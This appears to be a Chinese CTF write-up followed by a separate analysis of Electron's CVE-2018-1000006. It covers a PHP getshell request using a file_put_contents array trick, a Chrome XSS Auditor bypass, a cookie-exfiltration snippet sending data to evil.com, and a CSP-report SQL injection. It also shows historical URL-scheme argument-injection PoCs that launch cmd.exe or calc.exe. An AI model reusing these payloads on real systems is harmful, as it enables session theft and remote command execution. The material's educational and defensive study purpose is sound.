
1、title 和 content 拼接成字符串

2、将 1 的结果进行正则检测拦截，正则比较严格，\A[_a-zA-Z0-9]+\z，只允许数字、字母、下划线和空格

3、匹配成功，使用 file_put_contents(title, content)写入文件中

也就是说，我们的 webshell，至少需要<?等字符，但实际上这里正则把特殊符号都拦截了。

这就考到 PHP 的一个小 Trick 了，我们看看 file_put_contents 的文档即可发现：



Description

```
int file_put_contents ( string $filename , mixed $data [, int $flags = 0 [, resource $context ]] )
```

This function is identical to calling fopen(), fwrite() and fclose() successively to write data to a file.

If **filename** does not exist, the file is created. Otherwise, the existing file is overwritten, unless the **FILE_APPEND** flag is set.

Parameters

filename
Path to the file where to write the data.

data
The data to write. Can be either a string, an array or a stream resource.

If **data** is a stream resource, the remaining buffer of that stream will be copied to the specified file. This is similar with using stream_copy_to_stream().

You can also specify the **data** parameter as a single dimension array. This is equivalent to *file_put_contents($filename, implode('', $array))*.

其第二个参数允许传入一个数组，如果是数组的话，将被连接成字符串再进行写入。

回看我的题目，在正则匹配前，$title 和$content 进行了字符串连接。得益于 PHP 的弱类型特性，数组会被强制转换成字符串，也就是 Array，Array 肯定是满足正则 \A[_a-zA-Z0-9]+\z 的，所以不会被拦截。

所以最后，发送如下数据包即可成功 getshell：

```
POST /i.php HTTP/1.1
Host: 52.80.37.67:8078
Content-Length: 49
Cache-Control: max-age=0
Origin: http://52.80.37.67:8078
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0
.8
Referer: http://52.80.37.67:8078/index.php
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Cookie: PHPSESSID=asdsa067hpqelof5cevlgcsip4
Connection: close

title=s&content[]=<?php&content[]=%0aphpinfo();
```

（自豪的说一下，为了防搅屎，我已经把我前段时间写的 PHP 沙盒加进来了，所以 getshell 后只能执行少量函数。最后只要执行一下 show_flag()即可获得 Flag）

file_put_contents 这个特性还是比较有实战意义的，比如像下面这种基于文件内容的 WAF，就可以绕过：

```php
<?php
$text = $_GET['text'];
if(preg_match('/[<>?]/', $text)) {
    die('error!');
}
file_put_contents('config.php', $text);
```

三、《改行做前端》

这个题目看似是一个前端安全的题目，实际上还考了另一个比较隐蔽的点。

题干：

Phithon 最近考虑改行做前端，这是他写的第一个页面：

http://54.222.168.105:8065/

（所有测试在 Chrome 60 + 默认配置下进行）

考点一、XSS 综合利用

这个考点是一个比较普通的点，没什么太多障碍。打开页面，发现下方有一个提交框，直接点提交，即可发现返回如下链接：http://54.222.168.105:8065/?error=验证码错误

error 这个参数被写在 JavaScript 的引号里，并对引号进行了转义：

```
<script>
    window.onload = function () {
        var error = 'aaa\'xxx';
        $("#error").text(error).show();
    };
</script>
```

但 fuzz 一下 0-255 的所有字符，发现其有如下特征：

1、没有转义<、>

2、换行被替换成

没有转义<、>，我们就可以传入 error=</script><script>alert(1)</script>来进行跨站攻击。但问题是，Chrome 默认有 XSS 过滤器，我们需要绕过。

这里其实就是借用了前几天 @长短短 在 Twitter 上发过的一个绕过 Chrome Auditor 的技巧：

换行被转换成
后，用上述 Payload 即可执行任意代码。

另外，还有个方法：《浏览器安全一 / Chrome XSS Auditor bypass》 - 输出在 script 内字符串位置的情况，这里提到的这个 POC 也能利用：

http://54.222.168.105:8065/?error=%3C/script%3E%3Csvg%3E%3Cscript%3E{alert(1)%2b%26apos%3B （和我博客中文章给的 POC 有一点不同，因为要闭合后面的}，所以前面需要加个{)

最后，构造如下 Payload：

```
http://54.222.168.105:8065/?
error=email%E9%94%99%E8%AF%AF%3C/script%3E%3Cscript%3E1%3C(br=1)*/%0deval(atob(loca
tion.hash.substr(1)))%3C/script%3E#xxxxxx
```

将我们需要执行的代码 base64 编码后放在 xxxxxx 的位置即可。

漏洞利用

发现了一个 XSS，前台正好有一个可以提交 URL 的地方，所以，将构造好的 Payload 提交上去即可。

猜测一下后台的行为：管理员查看了用户提交的内容，如果后台本身没有 XSS 的情况下，管理员点击了我们提交的 URL，也能成功利用。

但因为前台有一个 unsafe-inline csp，不能直接加载外部的资源，所以我用链接点击的方式，将敏感信息传出：

```
a=document.createElement('a');a.href='http://evil.com/?'+encodeURI(document.referre
r+';'+document.cookie);a.click();
```

另外，因为后台还有一定的过滤，所以尽量把他们用 url 编码一遍。

打到了后台地址和 Cookie：

用该 Cookie 登录一下：

没有 Flag……gg

考点二、SQL 注入

这题看似仅仅是一个 XSS 题目，但是我们发现进入后台并没有 Flag，这是怎么回事？


回去翻翻数据包，仔细看看，发现我们之前一直忽略了一个东西：

```
$ http get http://54.222.168.105:8065/
HTTP/1.1 200 OK
Cache-Control: no-cache, private
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 1596
Content-Security-Policy: default-src 'self' https://*.cloudflare.com https://*.googleapis.com https://*.gstatic.com; script-
src 'self' 'unsafe-inline' 'unsafe-eval' https://*.cloudflare.com https://*.googleapis.com https://*.gstatic.com; style-src
'self' 'unsafe-inline' https://*.cloudflare.com https://*.googleapis.com https://*.gstatic.com; report-uri /report
Content-Type: text/html; charset=UTF-8
Date: Sun, 13 Aug 2017 13:40:30 GMT
Keep-Alive: timeout=5, max=100
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
X-Content-Security-Policy: default-src 'self' https://*.cloudflare.com https://*.googleapis.com https://*.gstatic.com; scrip
t-src 'self' 'unsafe-inline' 'unsafe-eval' https://*.cloudflare.com https://*.googleapis.com https://*.gstatic.com; style-sr
c 'self' 'unsafe-inline' https://*.cloudflare.com https://*.googleapis.com https://*.gstatic.com; report-uri /report
X-WebKit-CSP: default-src 'self' https://*.cloudflare.com https://*.googleapis.com https://*.gstatic.com; script-src 'self'
'unsafe-inline' 'unsafe-eval' https://*.cloudflare.com https://*.googleapis.com https://*.gstatic.com; style-src 'self' 'uns
afe-inline' https://*.cloudflare.com https://*.googleapis.com https://*.gstatic.com; report-uri /report

<!DOCTYPE html>
<html>

<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Blog Post Page</title>
```

report-uri 是 CSP 中的一个功能，当 CSP 规则被触发时，将会向 report-uri 指向的地址发送一个数据包。其设计目的是让开发者知道有哪些页面可能违反 CSP，然后去改进他。

比如，我们访问如下 URL：


http://54.222.168.105:8065/?error=email%E9%94%99%E8%AF%AF%3C/script%3E%3Cscript%3E1%3C(br=1)*/%0deval(location.hash.substr(1))%3C/script%3E#$.getScript('http://mhz.pw')，这里加载外部 script，违反了 CSP，所以浏览器发出了一个请求：



这个数据包如下：

```
POST /report HTTP/1.1
Host: 54.222.168.105:8065
Connection: keep-alive
Content-Length: 843
Origin: http://54.222.168.105:8065
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36
Content-Type: application/csp-report
Accept: */*
Referer: http://54.222.168.105:8065/?
error=email%E9%94%99%E8%AF%AF%3C/script%3E%3Cscript%3E1%3C(br=1)*/%0deval(location.
hash.substr(1))%3C/script%3E
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Cookie: PHPSESSID=i1q84v0up0fol18vemfo7aeuk1

{"csp-report":{"document-uri":"http://54.222.168.105:8065/?
error=email%E9%94%99%E8%AF%AF%3C/script%3E%3Cscript%3E1%3C(br=1)*/%0deval(location.
hash.substr(1))%3C/script%3E","referrer":"","violated-directive":"script-
src","effective-directive":"script-src","original-policy":"default-src 'self'
https://*.cloudflare.com https://*.googleapis.com https://*.gstatic.com; script-src
'self' 'unsafe-inline' 'unsafe-eval' https://*.cloudflare.com
https://*.googleapis.com https://*.gstatic.com; style-src 'self' 'unsafe-inline'
https://*.cloudflare.com https://*.googleapis.com https://*.gstatic.com; report-uri
/report","disposition":"enforce","blocked-uri":"http://mhz.pw/?
_=1502631925558","line-number":4,"column-number":27989,"source-
file":"https://cdnjs.cloudflare.com/ajax/libs/jquery/1.12.4/jquery.min.js","status-
code":200,"script-sample":""}}
```

这个请求其实是有注入的，注入点在 document-uri、blocked-uri、violated-directive 这三个位置都有，随便挑一个：



普通注入，我就不多说了。

注入获得两个账号，其中 caibiph 的密码可以解密，直接用这个账号登录后台，即可查看到 Flag：

长亭介绍

国际顶尖的网络信息安全公司，全球首发基于人工智能语义分析的下一代 Web 应用防火墙产品，专注解决互联网安全问题，致力提高国内安全水平，接轨国际最高标准，为企业级客户带来智能的全新安全防护思路。

被《财富》评选为中国创新企业“人工智能和机器人”领域的全国第一，已服务包括中国银行、交通银行、安信证券、中国平安、爱奇艺、Bilibili、华为等系列知名客户。

长亭官网：https://chaitin.cn/cn/

胖哈勃：https://blog.pwnhub.cn/

欢迎对本篇文章感兴趣的同学扫描长亭科技公众号二维码，一起交流学习

Electron 自定义协议命令注入（CVE-2018-1000006）分析和 url scheme 安全考古

文章作者：菜丝@蚂蚁金服巴斯光年安全实验室

Electron 是一款基于 Web 技术 (HTML5 + Javascript + css) 构建图形界面的开发框架，基于 nodejs 和 Chromium 开发。因为无痛兼容 nodejs 包管理（npm）的大量功能丰富的模块，相对于 native 实现降低了开发难度和迭代成本，受到了开发者的青睐。

漏洞描述

Electron 近日发布了漏洞 CVE-2018-1000006 的安全公告：

https://electronjs.org/blog/protocol-handler-fix

这是一个远程命令执行漏洞。在受影响的应用注册了自定义 url 协议之后，攻击者可以利用这些伪协议，在浏览器等场景中远程通过恶意的 url 传递命令行参数执行任意命令，最终完全控制受害者的计算机。由于其利用方式简单粗暴，执行效果理想，是一个危害很大的漏洞。

由于 Electron 的流行，受影响的软件甚至包括 Atom 编辑器, GitHub 客户端, VSCode 编辑器, Slack 客户端这样用户颇多的 Windows 桌面应用。

Electron 官方公告建议升级至如下修订版本（或更高）以获得补丁：

1.8.2-beta.4

1.7.11

1.6.16

如果暂时不能更新框架版本，那么应该在使用 app.setAsDefaultProtocolClient api 的时候将用户可控参数放置于 "--" 之后：

代码 ：

```
app.setAsDefaultProtocolClient(protocol, process.execPath, [
  '--your-switches-here',
  '--'
])
```

漏洞成因

Electron 支持注册自定义 url 协议，浏览器可通过伪协议这种 IPC 方式唤起本地的应用。例如 VSCode 编辑器就注册了 `vscode:` 这一伪协议，在浏览器中安装插件时可以直接点击跳转到 VSCode 的界面：

在 Windows、macOS 以及某些 Linux 桌面环境上都对这种功能提供了原生支持。这次出现远程命令注入的漏洞仅限于 Windows 平台，是因为与 Win32 应用注册 url scheme 和调用的机制有关。

先了解一下 Windows 下的伪协议。微软的 MSDN 对其的介绍文章：Registering an Application to a URI Scheme

假设需要注册一个名为 `alert:` 的协议关联到 alert.exe 打开，在 Windows 中需要创建如下的注册表项结构：

:

```
HKEY_CLASSES_ROOT
    alert
        (Default) = "URL:Alert Protocol"
        URL Protocol = ""
        DefaultIcon
            (Default) = "alert.exe,1"
        shell
            open
                command
                    (Default) = "C:\Program Files\Alert\alert.exe" "%1"
```

命令行中的 %1 表示占位符，也就是通过 argv 将 url 作为参数传递给目标程序。之所以需要双引号，是为了避免参数中存在空格，导致 CommandLineToArgvW 函数错误地将文件名拆分成多个部分。

应用可以自行在安装包中创建注册表项，此外 Electron 提供了一个 API app.setAsDefaultProtocolClient(protocol[, path, args]) 来实现注册。

如果 alert.exe 没有运行，打开 alert: 协议 url 将会通过命令行执行 alert.exe：

```
"C:\Program Files\Alert\alert.exe" "alert:Hello%20World"
```

Internet Explorer 在执行命令行的时候会先对 url 进行一次 url decode 解码。

HKEY_CLASSES_ROOT 下不仅保存了伪协议的列表，还有文件扩展名的关联数据。事实上 Win32 程序处理本地文件和 url 的打开是类似的，甚至可以使用同一套 Win32 API —— ShellExecute(Ex) 。算上 ANSI 和 Unicode 的版本，一共 4 个函数。

打开一个本地文件：

```
ShellExecuteW(NULL, L"open", L"c:\\hello.txt", NULL, NULL , SW_SHOW );
```

通过系统默认浏览器访问淘宝：

```
ShellExecuteW(NULL, L"open", L"https://www.taobao.com", NULL, NULL , SW_SHOW );
```

可以看到除了 lpFile 之外其他参数可以保持完全一致。ShellExecuteExW 也是类似的情况。

ShellExecute 系列函数在这里埋了两个坑。**首先是可能存在开发者原本打算传入 url，却被解析成本地路径而变成打开文件甚至运行可执行文件；其次是关联命令行里包裹参数 "%1" 的双引号竟然是可以被闭合掉的。**

在 MSDN 中直接说明了闭合引号这一行为：

To mitigate this issue:

Avoid spaces, quotes, or backslashes in your URI

Quote the %1 in the registration ("%1" as written in the 'alert' example registration) However, avoidance doesn't completely solve the problem of quotes in the URI or a backslash at the end of the URI.

再回到注册表关联的字符串部分。既然可以用双引号闭合 "%1"，这意味着可以通过伪造 argv 来向应用程序插入多个参数开关。

例如 `alert:1" --this-is-the-new "what`

最终创建的命令行变成了：

```
"C:\Program Files\Alert\alert.exe" "alert:1" --this-is-the-new "what"
```

Electron 生成的应用发行包包括两部分——预编译好的 Electron 运行时和应用本身的 Web 资源文件打包（*.asar）。由于 Electron 基于 Chromium 开发，一些 Chromium 的命令行开关对于 Electron 的主执行文件同样起作用。

Chromium 支持的命令行开关如下：

https://www.chromium.org/developers/how-tos/run-chromium-with-flags

https://peter.sh/experiments/chromium-command-line-switches/

Chromium 默认使用多进程模式。渲染器、插件进程的路径和参数可以在 Chromium 命令开关中自定义。CVE-2018-1000006 公开的 poc 利用的是 --gpu-launcher，经过巴斯光年实验室的分析，以下参数均支持执行任意命令：

--renderer-cmd-prefix

--gpu-launcher

--utility-cmd-prefix

--ppapi-plugin-launcher

--nacl-gdb

--ppapi-flash-path 和 --ppapi-flash-args

这意味着闭合引号之后，我们可以在 url 中直接注入命令执行。当然，如果嫌弃 gpu 进程和 renderer 进程的沙箱，我们还有 `--no-sandbox` 。

补丁分析

官方提供的补丁如下：

https://github.com/electron/electron/commit/c49cb29ddf3368daf279bd60c007f9c015bc834c

代码 </> ：

```
+    if (!atom::CheckCommandLineArguments(arguments.argc, arguments.argv))
```

```
+       return -1;
```

在启动之后增加了对命令行参数的检查，使用一个庞大的黑名单来屏蔽 Chromium 的参数开关：

https://github.com/electron/electron/blob/c49cb29ddf3368daf279bd60c007f9c015bc834c/atom/app/command_line_args.cc

然后在 atom/browser/atom_browser_client.cc 中增加了对子进程路径的检查：

https://github.com/electron/electron/commit/c49cb29ddf3368daf279bd60c007f9c015bc834c#diff-fb76da0c9cc2defc5c9fa23dd04d5327R241

</>：

```
+   // Make sure we're about to launch a known executable
+   base::FilePath child_path;
+   PathService::Get(content::CHILD_PROCESS_EXE, &child_path);
+   CHECK(base::MakeAbsoluteFilePath(command_line->GetProgram()) == child_path);
+
```

尝试启动非法的外部程序将导致异常退出。

此外对于官方给出的临时解决措施，其实也正是 Chromium 本身防止参数注入的办法，即在 “--” 开关之后出现的类似 --no-sandbox 参数将视作文件名处理。

漏洞考古

以下两个浏览器都是使用了 ShellExecute* 系 api 来打开外部 url scheme。

InternetExplorer 11 </>：

```
Breakpoint 3 hit
SHELL32!ShellExecuteExW:
00007ffc`6fad0ff0 48895c2408          mov         qword ptr [rsp+8],rbx ss:00000072`e9eff790=0000000000000000
0:019> k
 # Child-SP                RetAddr                 Call Site
00 00000072`e9eff788 00007ffc`4b4e34fc SHELL32!ShellExecuteExW
01 00000072`e9eff790 00007ffc`4b1f3466 IEFRAME!CShellExecWithHandlerParams::Execute+0xbc
02 00000072`e9eff840 00007ffc`6e7dd544 IEFRAME!BrokerShellExecWithHandlerThreadProc+0x146
```

Chromium

https://cs.chromium.org/chromium/src/chrome/browser/platform_util_win.cc?type=cs&sq=package:chromium&l=101

:

```
if (reinterpret_cast<ULONG_PTR>(ShellExecuteA(NULL, "open",escaped_url.c_str(), NULL,
NULL,SW_SHOWNORMAL)) <= 32) {
```

由于 Edge 是一个 UWP 应用，处理外部 url scheme 的方式发生了变化，在调用栈里不再出现 ShellExecute*，而换成了 SHELL32!CDefFolderMenu::InvokeCommand。

:

```
KERNEL32!CreateProcessWStub:
00007ffc`6ecae490 4c8bdc          mov     r11,rsp
0:007> k
 # Child-SP          RetAddr           Call Site
00 00000018`474fe0b8 00007ffc`6d81b0f7 KERNEL32!CreateProcessWStub
......
0e 00000018`474fee30 00007ffc`568c2ad7 SHELL32!CDefFolderMenu::InvokeCommand+0x13e
0f 00000018`474ff1a0 00007ffc`565fca55 twinui!CExecuteItem::Execute+0x1ab
[onecoreuap\shell\lib\executeitem\executeitem.cpp @ 351]
10 00000018`474ff220 00007ffc`565fa5c8
twinui!CBrokeredLauncher::CLaunchHelper::_LaunchShellItemWithOptionsAndVerb+0x19d
[shell\twinui\associationlaunch\lib\launcher.cpp @ 2352]
11 00000018`474ff3a0 00007ffc`565fcef8 twinui!CBrokeredLauncher::CLaunchHelper::_ExecuteItem+0x28
[shell\twinui\associationlaunch\lib\launcher.cpp @ 2308]
12 00000018`474ff3e0 00007ffc`565fa046
twinui!CBrokeredLauncher::CLaunchHelper::_LaunchWithWarning+0x3c8
[shell\twinui\associationlaunch\lib\launcher.cpp @ 2267]
13 00000018`474ff490 00007ffc`565fa3c1 twinui!CBrokeredLauncher::CLaunchHelper::_DoLaunch+0x3e
[shell\twinui\associationlaunch\lib\launcher.cpp @ 2210]
14 00000018`474ff4c0 00007ffc`565f48a4
twinui!CBrokeredLauncher::CLaunchHelper::_DoLaunchOrFallback+0x32d
[shell\twinui\associationlaunch\lib\launcher.cpp @ 2064]
15 00000018`474ff580 00007ffc`565ee094 twinui!CBrokeredLauncher::CLaunchHelper::LaunchUri+0xd0
[shell\twinui\associationlaunch\lib\launcher.cpp @ 1084]
```

但经过简单测试，从 url 闭合引号这个行为同样存在。

Electron 的这个远程命令注入漏洞罪魁祸首应该是 ShellExecute* 埋下的坑。实际上被坑过的客户端软件远不止这个，甚至 ShellExecute* 自身在处理字符串时也出现过严重漏洞。

MS07-061 (CVE-2007-3896)

早在 10 年前就有这样的漏洞，通过浏览器点击链接却执行了任意命令：

https://docs.microsoft.com/en-us/security-updates/securitybulletins/2007/ms07-061

A remote code execution vulnerability exists in the way that the Windows shell handles specially crafted URIs that are passed to it. If the Windows shell did not sufficiently validate these URIs, an attacker could exploit this vulnerability and execute arbitrary code.

公告没有给出利用详情。不过根据另一份来自 TrendMicro 的公告，CVE-2007-3896, CVE-2007-3845 都是 CVE-2007-4041 的变体：

https://www.trendmicro.com/vinfo/id/threat-encyclopedia/vulnerability/920/multiple-browser-uri-handlers-command-injection-vulnerabilities

CVE-2007-4041 的详情在这个 Firefox 浏览器的 issue：

https://bugzilla.mozilla.org/show_bug.cgi?id=389580#c17

可以看到多个测试用例，其中一个：

</>：

```
<a href="mailto:%../../../../../../windows/system32/cmd".exe ../../../../../../../../windows/system32/calc.exe " - " blah.bat>Mailto:%</a>
```

因为 url 中的 "%" 导致解析错误，最终当做路径执行了命令。

MS10-007 (CVE-2010-0027)

2010 年类似的漏洞再次被发现：

https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2010/ms10-007

The vulnerability could allow remote code execution if an application, such as a Web browser, passes specially crafted data to the ShellExecute API function through the Windows Shell Handler.

公告中明确提到漏洞的根本原因是 ShellExecute 函数未能正确地处理传入的 url，错误地把 url 类型当做路径处理。

公开的 poc 如下：

```
xyz://www.example.com#://../../C:/windows/system32/calc.exe
```

只要通过 ShellExecute* 调用即可触发。

CVE-2007-3670

这是一个 Firefox 浏览器伪协议的参数注入，影响 Firefox 和 ThunderBird。

https://www.mozilla.org/en-US/security/advisories/mfsa2007-23/

https://bugzilla.mozilla.org/show_bug.cgi?id=384384

Firefox 注册了一个 FirefoxURL: 协议：

```
[HKEY_CLASSES_ROOT\FirefoxURL\shell\open\command\@]
C:\\PROGRA~1\\MOZILL~2\\FIREFOX.EXE -url “%1” -requestPending
```

这篇文章的作者使用了引号闭合来注入任意参数

http://larholm.com/2007/07/10/internet-explorer-0day-exploit/

```
FirefoxURL://foo" --argument "my value
```

看到 PoC 代码是不是非常眼熟？熟悉的引号闭合，熟悉的参数伪造。Electron 这个漏洞完全就是 10 年前 Firefox 曾经出现过的问题的复刻。

最后通过 -chrome 参数注入的恶意脚本，利用 Firefox 特权域接口，可实现任意代码执行：

:

```
<html><body>
<iframe src=’firefoxurl://larholm.com” -chrome “javascript:C=Components.classes;I=Components.interfaces;
file=C[&#39;@mozilla.org/file/local;1&#39;].createInstance(I.nsILocalFile);
file.initWithPath(&#39;C:&#39;+String.fromCharCode(92)+String.fromCharCode(92)+&#39;Windows&#39;+
String.fromCharCode(92)+String.fromCharCode(92)+&#39;System32&#39;+String.fromCharCode(92)+
String.fromCharCode(92)+&#39;cmd.exe&#39;);
process=C[&#39;@mozilla.org/process/util;1&#39;].createInstance(I.nsIProcess);
process.init(file);
process.run(true&#44;[&#39;/k%20echo%20hello%20from%20larholm.com&#39;]&#44;1);
&#39;><
```

```
</body></html>
```

CVE-2007-3186

CVE-2007-3670 的作者还对当时的 Safari Windows 版做了另一个形式的利用：

http://larholm.com/2007/06/12/safari-for-windows-0day-exploit-in-2-hours/

```
<iframe src='myprotocol://someserver.com" < foo > bar | foobar "arg1'></iframe>
```

将会执行

